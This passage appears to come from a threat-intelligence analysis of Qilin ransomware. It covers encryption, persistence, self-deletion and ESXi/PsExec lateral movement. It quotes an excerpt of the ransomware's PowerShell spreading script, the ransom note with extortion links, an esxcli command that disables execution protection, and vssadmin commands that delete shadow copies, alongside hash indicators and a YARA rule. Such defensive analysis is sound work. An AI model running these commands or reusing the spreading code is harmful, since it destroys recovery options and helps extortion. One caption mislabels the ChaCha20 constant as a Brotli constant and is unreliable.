
```
                s_expand_32-byte_k_102d0380                          XREF

30 65 78 70        ds          "expand 32-byte k"
   61 6e 64
   20 33 32 ...
```

Brotli compression constant.




Chacha20 operations (source).

AES is used for the second round, with the operations corresponding to AES implementation by OpenSSL.



Files are renamed using the `MoveFileExW` API, by adding the company ID embedded in the configuration to the file name and a ransom note is dropped in each directory.



Encrypted files in a directory and ransom.

Once the encryption process is over, Qilin changes all users' wallpaper and the lock screen with instructions for the user.

Qilin's wallpaper.


Self delete (T1070.004)

Qilin self delete itself once all encryption operations are over and logs cleared to impair recovery capabilities.

Persistence

Registry (T1547.001)

A key in `SOFTWARE\Microsoft\windows\CurrentVersion\Run` is added to automatically run the ransomware on machine startup with the same arguments.



Lateral movement

ESXi (T1098, T1021.004; T1210, T1623)

With option `spread-vcenter` enabled, Qilin is capable of spreading a payload to ESXi using vCenter credentials. It then disables HA and Drs on all clusters, changes the user's password and enables SSH on all hosts. Finally, it uploads and runs the payload on these hosts The path to the payload and credentials are given by the operator through the command line.

```
"Write-Host "[DEBUG|POWERSHELL] Script execution started."

# Configuration values
$vCenterCreds = '<vCenterCreds>'
$ESXiUsername = 'root'
$newESXiPassword = '<newESXiPassword>'
$localFolderPath = '<localFolderPath>'
$localFileName = '<localFileName>'
$remoteFolderPath = '/tmp/'
$payloadFlags = '<payloadFlags>'
$fallbackESXiList = '[<hostList>]'
$esxiRights = 'esxcli system settings advanced set -o /User/execInstalledOnly -i 0'


class vCenter {
    [String]$Hostname
    [String]$Username
    [String]$Password
    [PSObject]$VIServer

    vCenter([String]$hostname, [String]$username, [String]$password, [PSObject]$server) {
        $this.Hostname = $hostname
        $this.Username = $username
        $this.Password = $password
        $this.VIServer = $server
    }
    vCenter([String]$hostname, [String]$username, [String]$password) {
        $this.Hostname = $hostname
        $this.Username = $username
        $this.Password = $password
        $this.VIServer = $null
    }
}

class ESXi {
    [PSObject]$VMHost
    [String]$IP
    [PSObject]$EsxCli

    ESXi([PSObject]$vmHost, [String]$ip, [PSObject]$cli) {
        $this.VMHost = $vmHost
        $this.IP = $ip
        $this.EsxCli = $cli
```

Powershell script capable of spreading a payload on ESXi hosts.

A comment in the Powershell script shows a developer's frustration with Powershell.

```
    foreach ($vCenterHost in $vCenterHosts) {
        $hostResult = Process-vCenter $vCenterHost

        # TODO: Why the fucking fuck its always false?!
#       Write-Host "[TMP|POWERSHELL] $hostResult"
#       Write-Host "[TMP|POWERSHELL] $($hostResult -ne $true)"
#       if ($hostResult -ne $true) {
#           Write-Host "[CRITICAL|POWERSHELL] Error occurred during processing vCenter: $($vCenterHost.Hostname)"
#       }
    }

    Write-Host "[INFO|POWERSHELL] All vCenters processed!"
}
```

Domain computers (T1588.002, T1021.002)

Qilin is also capable of spreading to other computers via `PsExec` with the `--spread` option, prompting the operator for user credentials.

IOC

SHA256

```
d628914c72a4294d6b67126eb8b5a08fa4974d05469852cb7ef872721b207498
5b358f7cb6c2f16badbb476f7fa7515d4c142a1c1c47e22ab058155aa3120ba1
5acd1ff8da9958a032cf63fb27d5e4b71c201612461e039f44eb07b2cc6735c0
381c3ed7a3b3d3017faaacb917c911aa266c2fb3e648f0e659222ec38148ee3c
1e52d9f04f99be66d5bc13db767c6acb5f0515906633f76e5c713681af9454df
1455a215def8fe3c7053a21e748d20bcef586014b3d000b9f8e64be6ed99addd
033b4d28791b318fee5017e79c87c974ee621bae3b137d78ff11e2623ecf78a5
02835451193c2232094b591b7ef52a18786bae3232330839e63631f077f4946b
f52567ef22018ee7ef696ec1b28b99f019552827445425dd08e98195f6ac56fe
f17c9c6b1f1e4434e2688fc0d25d0bca1efb89582c03028f787fa2b9f765c17a
db7b88dfbc16f4798b30c135a1e305d11b201ca3d9b600f2b2f3306f0ad32b18
c3fec6dd70f15fdf0683473539f1bde4c24e1aa25d97555c3d330f77b1edc3f1
a58adc18c13c4c357039ee5cf5fa5e886a7efc6026350cb7087466d667b87263
9983e9559790c6df67dc78157f65ee42320a9914c0b2cb7eb4b210e50266268c
96de53f71a914113dd1e0ab030b3e0707101af10bd6de3c894ee328d6f175e94
90bf9700d267b34aef7963ca51623daab9f4725253735a66e0a56c532f6b32c4
906f88817e3bf1bd4e800cf798650f3a309c81ee9b78c2a37d9118ce2567ae3d
8410f85c1710bfefccf0517cbbc91c0019073ced28d66539eeb596a9de8be1a9
78b6552fe4e7afbd21d8494dd19c056e16316b7aabdbaf746f5511a2dc2c542c
76dfbf622b6846653eff769e047efedc7a9fdbb00c939965d555da7aef460a5d
690d584bb489f5de42077147b13d5431ef3cd36e429a90fcdfe02bc97fdbec85
57e93d498dd91aebb7473950c12d8dc414aec39f6e3baa2a0b249649adf2ddc9
340351639863a1c01eb0f8e34aafa2a5f36a7ee378c3cb112827ce3e9bfd7a87
147ad250400bb8c5ec2f7542afc82491fd23d665b070db03c17022ec969024a6
6316417fcd979c39a4da672ba3521f62081ff4dfebb868ef65a1f2dff9a738ea
```

Written files

```
%TEMP%/QLOG/ThreadId(1).LOG
```

Ransom note

```
-- Qilin

Your network/system was encrypted.
Encrypted files have new extension.

-- Compromising and sensitive data

We have downloaded compromising and sensitive data from your system/network.
Our group cooperates with the mass media.
If you refuse to communicate with us and we do not come to an agreement, your data
will be reviewed and published on our blog and on the media page
(https://31.41.244.100)

Blog links:
http://kbsqoivihgdmwczmxkbovk7ss2dcynitwhhfu5yw725dboqo5kthfaad.onion
http://ijzn3sicrcy7guixkzjkib4ukbiilwc3xhnmby4mcbccnsd7j2rekvqd.onion

Data includes:
- Employees personal data, CVs, DL , SSN.
- Complete network map including credentials for local and remote services.
- Financial information including clients data, bills, budgets, annual reports, bank
statements.
- Complete datagrams/schemas/drawings for manufacturing in solidworks format
- And more...

-- Warning

1) If you modify files - our decrypt software won't able to recover data
2) If you use third party software - you can damage/modify files (see item 1)
3) You need cipher key / our decrypt software to restore you files.
4) The police or authorities will not be able to help you get the cipher key. We
encourage you to consider your decisions.

-- Recovery

1) Download tor browser: https://www.torproject.org/download/
2) Go to domain
3) Enter credentials

Please note that communication with us is only possible via the website in the Tor
browser, which is specified in this note.
All other means of communication are not real and may be created by third parties, if
such were not provided in this note or on the website specified in this note.
-- Credentials

Extension: neYfIA2niC
Domain: <CENSORED>
login: <CENSORED>
```

ESXCLI command

```
esxcli system settings advanced set -o /User/execInstalledOnly -i 0
```

Windows commands

```
fsutil behavior set SymlinkEvaluation R2R:1
fsutil behavior set SymlinkEvaluation R2L:1
net use
wmic service where name='vss' call ChangeStartMode Manual
net start vss
vssadmin.exe delete shadows /all /quiet
net stop vss
wmic service where name='vss' call ChangeStartMode Disabled
```

Qilin blog

```
http://kbsqoivihgdmwczmxkbovk7ss2dcynitwhhfu5yw725dboqo5kthfaad.onion
http://ijzn3sicrcy7guixkzjkib4ukbiilwc3xhnmby4mcbccnsd7j2rekvqd.onion
```

Detection rules

Yara rule

```
import "pe"

rule QilinRansomware : ransomware qilin {
    meta:
        author = "TEHTRIS - Lefebvre Fabien"
        description = "Detects Qilin ransomware"
        sha256 = "
['d628914c72a4294d6b67126eb8b5a08fa4974d05469852cb7ef872721b207498']"
    strings:
        $sections = {
                        // @loop
            8b 72 10    // mov esi, [edx + 0x10]
            8b 42 0c    // mov eax, [edx + 0xc]
            8d 7c 05 00 // lea edi, [ebp + eax]
            01 f0       // add eax, esi
            85 f6       // test esi, esi
            0f 44 c7    // cmovz eax, edi
            39 c3       // cmp ebx, eax
            0f 42 d8    // cmovc ebx, eax
            83 c1 01    // add ecx, 1
            83 c2 28    // add edx, 0x28
            39 4c 24 24 // cmp [esp + 0x24], ecx
            75 de       // JNZ @loop
        }

    condition:
        pe.is_pe and all of them
}
```